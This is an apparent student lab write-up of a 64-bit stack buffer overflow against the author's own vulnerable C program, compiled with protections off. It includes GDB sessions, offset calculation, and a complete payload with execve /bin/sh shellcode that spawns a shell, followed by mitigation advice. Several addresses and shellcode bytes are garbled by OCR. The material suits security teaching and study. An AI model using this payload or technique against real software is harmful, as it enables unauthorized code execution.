

Demonstration of a 64-bit Stack-Based Buffer Overflow

1. Introduction: The Theory of Stack Overflow

In C, the **stack** is a region of memory used to store local variables, function parameters, and control-flow information. When a function is called, it creates a "stack frame" for its data. This frame includes the **return address** (or Instruction Pointer, RIP), which tells the CPU where to resume execution after the function finishes.

A **stack-based buffer overflow** is a vulnerability that occurs when a program writes more data to a buffer (a local variable on the stack) than it can hold. This excess data "overflows" and overwrites adjacent data in memory.

In a classic attack, the goal is to overwrite the saved **Return Address (RIP)**. By replacing this address with a new one, an attacker can hijack the program's execution flow and redirect it to a location of their choice, such as a block of malicious code (shellcode) they have injected into the program's memory.

This report details the successful exploitation of a custom-compiled, vulnerable C program in a 64-bit Linux environment to gain shell access.

2. Setup and Environment

2.1 The Vulnerable Code (`overflow.c`)

The attack targeted the following C program, which contains a critical vulnerability in the main function.

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buf[256];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}
```

```
(samyak㉿kali)-[~/Desktop/Stack overflow]
$ gdb ./overflow
GNU gdb (Debian 16.3-5) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
Reading symbols from ./overflow ...
(gdb) list
1 #include <stdio.h>
2 #include <string.h>
3
4 int main(int argc, char *argv[])
5 {
6     char buf[256];
7     strcpy(buf, argv[1]);
8     printf("%s\n", buf);
9     return 0;
10 }
```

The vulnerability lies in the `strcpy(buf, argv[1]);` call. The `strcpy` function copies the command-line argument (`argv[1]`) into the `buf` buffer without checking its length. **Since buf is only 256 bytes**, any input larger than that will cause a buffer **overflow**.

2.2 Compilation and Bypassing Protections

The program was compiled with modern security protections explicitly disabled to demonstrate the classic attack vector.

Compilation Command:

```
gcc -fno-stack-protector -z execstack -no-pie -m64 -g overflow.c -o overflow
```

- **-fno-stack-protector:** Disables "stack canaries," which are random values placed on the stack to detect overflows.
- **-z execstack:** Makes the stack region executable (disabling the NX-bit/Data Execution Prevention). This allows code placed on the stack to be run.
- **-no-pie:** Disables Position Independent Executable (PIE), ensuring the program's code is loaded at a static address.

The terminal window shows the following session:

```
(samyak㉿kali)-[~/Desktop/Stack overflow]
$ cat overflow.c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buf[256];
    strcpy(buf, argv[1]);
    printf("%s\n", buf);
    return 0;
}

(samyak㉿kali)-[~/Desktop/Stack overflow]
$ gcc -fno-stack-protector -z execstack -no-pie -m64 -g overflow.c -o overflow

(samyak㉿kali)-[~/Desktop/Stack overflow]
$
```

3. Attack Methodology and Walkthrough

The entire attack was performed using the GNU Debugger (GDB) to analyze the program's memory and control its execution.

3.1 Step 1: Program Analysis in GDB

First, the program was loaded into GDB to analyze its assembly code.

- Command: `gdb ./overflow`
- Command: `disas main`

The disassembly of main revealed the **location of the buffer**:

`0x0000000000040115c <+38>: lea -0x100(%rbp),%rax`

This line shows that the buf array starts at memory address RBP - 0x100 (which is 256 bytes before the base pointer). On a 64-bit system, this means:

- **Buffer (buf)**: RBP - 0x100 (256 bytes)
- **Saved RBP**: RBP (8 bytes)
- **Saved RIP (Return Address)**: RBP + 0x8

Therefore, the offset to overwrite the return address is **256 bytes (for the buffer) + 8 bytes (for the saved RBP) = 264 bytes**.

```

Session Actions Edit View Help
(gdb) disas main
Dump of assembler code for function main:
0x0000000000401136 <+0>: push %rbp
0x0000000000401137 <+1>: mov %rsp,%rbp
0x000000000040113a <+4>: sub $0x110,%rsp
0x0000000000401141 <+11>: mov %edi,-0x104(%rbp)
0x0000000000401147 <+17>: mov %rsi,-0x110(%rbp)
0x000000000040114e <+24>: mov -0x110(%rbp),%rax
0x0000000000401155 <+31>: add $0x8,%rax
0x0000000000401159 <+35>: mov (%rax),%rdx
0x000000000040115c <+38>: lea -0x100(%rbp),%rax
0x0000000000401163 <+45>: mov %rdx,%rsi
0x0000000000401166 <+48>: mov %rax,%rdi
0x0000000000401169 <+51>: call 0x401030 <strcpy@plt>
0x000000000040116e <+56>: lea -0x100(%rbp),%rax
0x0000000000401175 <+63>: mov %rax,%rdi
0x0000000000401178 <+66>: call 0x401040 <puts@plt>
0x000000000040117d <+71>: mov $0x0,%eax
0x0000000000401182 <+76>: leave
0x0000000000401183 <+77>: ret
End of assembler dump.
(gdb) break *0x0000000000401175
Breakpoint 1 at 0x401175: file overflow.c, line 8.
(gdb) █

```

3.2 Step 2: Verifying the Buffer Size and Offset

To verify this, a breakpoint was set just after the `strcpy` call (at the `printf`) and the program was run with exactly 256 'A's.

- Command: `break *0x0000000000401175`
- Command: `run $(python -c "print('A'*256)")`

The program hit the breakpoint and did *not* crash, confirming that 256 bytes perfectly fills the buffer without corrupting the return address.


```

Session Actions Edit View Help
(gdb) disas main
0x000000000040114e <+24>: mov -0x110(%rbp),%rax
0x0000000000401155 <+31>: add $0x8,%rax
0x0000000000401159 <+35>: mov (%rax),%rdx
0x000000000040115c <+38>: lea -0x100(%rbp),%rax
0x0000000000401163 <+45>: mov %rdx,%rsi
0x0000000000401166 <+48>: mov %rax,%rdi
0x0000000000401169 <+51>: call 0x401030 <strcpy@plt>
0x000000000040116e <+56>: lea -0x100(%rbp),%rax
0x0000000000401175 <+63>: mov %rax,%rdi
0x0000000000401178 <+66>: call 0x401040 <puts@plt>
0x000000000040117d <+71>: mov $0x0,%eax
0x0000000000401182 <+76>: leave
0x0000000000401183 <+77>: ret
End of assembler dump.
(gdb) break *0x0000000000401175
Breakpoint 1 at 0x401175: file overflow.c, line 8.
(gdb) run $(python -c "print('A'*256)")
Starting program: /home/samyak/Desktop/Stack overflow/overflow $(python -c "print('A'*256)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x0000000000401175 in main (argc=2, argv=0x7fffffdcf8) at overflow.c:8
8     printf("%s\n", buf);
(gdb) █

```

Next, a payload of 266 'A's was sent. This overwrote the 256-byte buffer, the 8-byte saved RBP, and the first 2 bytes of the RIP. This resulted in a crash, confirming our offset calculations.



The screenshot shows a terminal window titled "samyak@kali: ~/Desktop/Stack overflow". The terminal output is as follows:

```
[Inferior 1 (process 18851) exited normally]
(gdb) run $(python -c "print('A'*264)")
Starting program: /home/samyak/Desktop/Stack overflow/overflow $(python -c "print('A'*264)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7dd7c00 in ?? () from /lib/x86_64-linux-gnu/libc.so.6
(gdb) run $(python -c "print('A'*266)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/samyak/Desktop/Stack overflow/overflow $(python -c "print('A'*266)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7004141 in ?? ()
(gdb) █
```

3.3 Step 3: Gaining Control of RIP

To prove we could control the exact address, a specific pattern was sent: **264 'A's (to fill buffer + saved RBP) followed by 4 'B's.**

- Command: `run $(python -c "print('A'*264+'BBBB')")`

The program crashed with a segmentation fault at `0x00007f0042424242`. The `0x42` (ASCII for 'B') confirms we **successfully overwrote the lower 4 bytes of the RIP**.

The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/samyak/Desktop/Stack overflow/overflow \$(python -c "print('A'*266)")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AA
AA
AA
Program received signal SIGSEGV, Segmentation fault.
0x00007ffff7004141 in ?? ()
(gdb) run \$(python -c "print('A'*264+'BBBB')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/samyak/Desktop/Stack overflow/overflow \$(python -c "print('A'*264+'BBBB')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AA
AA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA
Program received signal SIGSEGV, Segmentation fault.
0x00007f0042424242 in ?? ()
(gdb)

To confirm full control, a payload with 6 'B's was sent.

Command: `run $(python3 -c "print('A'*264 + 'B'*6)")`

This resulted in a clean crash and a segmentation fault at `0x0000424242424242`. This confirms we have full, byte-for-byte control over the instruction pointer.

3.4 Step 4: Finding the Target Address

Now that we control *what* the program executes, we need to know *where* to jump. The logical target is our own buffer, which we will fill with shellcode.

After the crash, the stack was inspected to find the address of our 'A's.

- Command: `x/40gx $rsp-300`

The output showed our buffer (filled with `0x41` or 'A') starting around `0x7fffffffad4`. A "safe" target address of `0x7fffffffdae0` was chosen. This address is slightly inside the buffer, providing a reliable "landing pad" for our jump.

```
samyak@kali: ~/Desktop/Stack overflow
Session Actions Edit View Help
0x00007f0042424242 in ?? ()
(gdb) run $(python3 -c "print('A'*264 + 'B'*6)")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/samyak/Desktop/Stack overflow/overflow $(python3 -c "print('A'*264 + 'B'*6)"
)
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBB
Program received signal SIGSEGV, Segmentation fault.
0x0000424242424242 in ?? ()
(gdb) x/40gx $rsp-300
0x7fffffffdb4: 0x0040117d00007fff      0xfffffdce800000000
0x7fffffff dac4: 0xf7fc700000007fff      0x4141414100000002
0x7fffffff dad4: 0x4141414141414141      0x4141414141414141
0x7fffffff dae4: 0x4141414141414141      0x4141414141414141
0x7fffffff daf4: 0x4141414141414141      0x4141414141414141
0x7fffffff db04: 0x4141414141414141      0x4141414141414141
0x7fffffff db14: 0x4141414141414141      0x4141414141414141
0x7fffffff db24: 0x4141414141414141      0x4141414141414141
0x7fffffff db34: 0x4141414141414141      0x4141414141414141
```

3.5 Step 5: Payload Construction

The final payload was constructed with three parts:

1. **NOP Sled (200 bytes)**: A long series of `\x90` (No-Operation) bytes.
 2. **Shellcode (24 bytes)**: A standard **64-bit Linux shellcode** to execute `/bin/sh`.
 - o `\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05`

Shell-code Link: <https://www.exploit-db.com/exploits/42179>

3. **Padding (40 bytes)**: 'A's to fill the remaining space up to the 264-byte offset.
 4. **New RIP (6 bytes)**: Our **target address (0xffffffffdae0)** in little-endian format (\xe0\xda\xff\xff\xff\x7f).

4. Results: Successful Exploit and Post-Exploitation

The final payload was sent to the program inside GDB:

- Command:
run \$(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\xe0\xda\xff\xff\xff\x7f')")

```
samyak@kali: ~/Desktop/Stack overflow
Session Actions Edit View Help
0x7fffffffdbad4: 0x4141414141414141      0x4141414141414141
0x7fffffffdae4: 0x4141414141414141      0x4141414141414141
0x7fffffffdbaf4: 0x4141414141414141      0x4141414141414141
0x7fffffffdb04: 0x4141414141414141      0x4141414141414141
0x7fffffffdb14: 0x4141414141414141      0x4141414141414141
0x7fffffffdb24: 0x4141414141414141      0x4141414141414141
0x7fffffffdb34: 0x4141414141414141      0x4141414141414141
0x7fffffffdb44: 0x4141414141414141      0x4141414141414141
0x7fffffffdb54: 0x4141414141414141      0x4141414141414141
0x7fffffffdb64: 0x4141414141414141      0x4141414141414141
0x7fffffffdb74: 0x4141414141414141      0x4141414141414141
0x7fffffffdb84: 0x4141414141414141      0x4141414141414141
0x7fffffffdb94: 0x4141414141414141      0x4141414141414141
0x7fffffffdbba4: 0x4141414141414141      0x4141414141414141
0x7fffffffdbbb4: 0x4141414141414141      0x4141414141414141
0x7fffffffdbc4: 0x4141414141414141      0x4141414141414141
0x7fffffffdbd4: 0x4242424241414141      0xfffffdcd000004242
0x7fffffffdbe4: 0x0040113600007fff      0x0040004000000000
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\xe0\xda\xff\xff\xff\x7f')")
```

The exploit was successful. GDB reported that the process was executing a new program:

process 45387 is executing new program: /usr/bin/dash

```
samyak@kali: ~/Desktop/Stack overflow
Session Actions Edit View Help
0x7fffffffdbb4: 0x4141414141414141      0x4141414141414141
0x7fffffffdbc4: 0x4141414141414141      0x4141414141414141
0x7fffffffdbd4: 0x4242424241414141      0xfffffdcd000004242
0x7fffffffdbe4: 0x0040113600007fff      0x0040004000000000
(gdb) run $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\xe0\xda\xff\xff\xff\x7f')")
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/samyak/Desktop/Stack overflow/overflow $(python3 -c "import sys; sys.stdout.buffer.write(b'\x90'*200 + b'\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05' + b'A'*40 + b'\xe0\xda\xff\xff\xff\x7f')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
*****H1♦H2♦/bin//shST_♦;AAAAAAAAAAAAAAAAAAAAAAA♦*****♦
process 45387 is executing new program: /usr/bin/dash
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
$
```

This message, followed by the \$ prompt, confirms that our shellcode was executed, and we successfully spawned a new shell.

To verify control, the `whoami` command was executed, which returned `samyak`.

Finally, the `exit` command was used to terminate the spawned shell, and `quit` was used to exit GDB.

5. Conclusion and Mitigation

This demonstration successfully proved that a simple stack buffer overflow vulnerability, combined with disabled security protections, can lead to a full system compromise at the user's privilege level.

This attack could have been prevented by modern security practices:

1. **Secure Coding:** The vulnerability itself could be fixed by replacing the unsafe strcpy function with a bounded function like strncpy or snprintf that respects the buffer size.
2. **Stack Canaries (-fstack-protector):** This is a standard compiler flag that would have placed a random value between the buffer and the return address. The overflow would have corrupted this "canary," and the program would have safely aborted before the ret instruction was ever executed.
3. **Non-Executable Stack (NX Bit):** This is a standard OS/hardware feature that marks the stack as non-executable. Even if we had hijacked RIP, the CPU would have refused to execute our shellcode, and the program would have crashed.
4. **ASLR (Address Space Layout Randomization):** This OS feature randomizes the stack's starting address every time the program is run. This would have made our target address (0x7fffffffdae0) impossible to guess, rendering the exploit ineffective.